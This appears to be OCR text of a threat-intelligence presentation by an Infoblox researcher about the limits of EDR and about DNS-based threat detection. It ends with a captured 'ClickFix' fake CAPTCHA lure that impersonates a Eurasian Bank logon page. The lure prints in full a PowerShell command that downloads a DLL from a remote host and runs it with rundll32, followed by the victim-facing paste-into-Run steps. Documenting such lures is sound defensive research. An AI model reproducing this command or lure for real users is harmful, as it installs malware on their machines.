

Predictive
Threat Intelligence
Piotr Głaska
Infoblox Solutions Architect / Threat Researcher
CROWDSTRIKE
ExtraHop
FORTINET
HPE JUNIPER networking
infoblox
Trellix
nomios
ectacom
EXCLUSIVE NETWORKS
CLICO

„In EDR We Trust” or Defense-in-Depth


- **82% of Attacks are Malware-Free**
  According to the CrowdStrike 2026 Report
- **88% Bypass Success Rate**
  An attack technique called "HookChain," which operates in a blind spot above the NTDLL layer, achieved an 88% success rate in bypassing EDR solutions in testing.
- **12/12 Gangs Use Evasion**
  In a study of 12 major ransomware gangs, all 12 successfully evaded EDR tools using at least two different techniques.
- **90+ Active "EDR Killers”**
  As of March 2026, researchers are tracking nearly 90 distinct "EDR killer" tools actively used by ransomware gangs to disable security agents. They are readily available on underground forums for prices ranging from $300 to $10,000.
- **5 Out of 10 Tested EDRs**
  were successfully turned into data wipers

How Threat Actors Use DNS?



infoblox.


Predictive Threat Intelligence





infoblox

Fake Captcha / ClickFix – March 2026

Targeting Enterprise Users


Secure Logon • Eurasian Bank |
assets.eubank.com.kz
Eurasian Bank
Secure Logon for F5 Networks
I'm not a robot
reCAPTCHA
Privacy - Terms


Secure Logon • Eurasian Bank |
assets.eubank.com.kz
Eurasian Bank
Secure Logon for F5 Networks
I'm not a robot
reCAPTCHA
Privacy - Terms
Verifying... please complete the security check
Copy this command:
powershell -w mini -c "ping google.com -n 4; iwr -UseBasicParsing https://assets.eubank.com.kz/assets/cfcap -OutFile "$env:TEMP\cfcap.dll";& "rundll32 $env:TEMP\cfcap.dll,Verify";"
1 Select and copy the command above (Ctrl + C)
2 Press ⊞ Win + R to open Run
3 Press Ctrl + V to paste the command
4 Click OK to confirm
Enter Verification Code
****
Verify

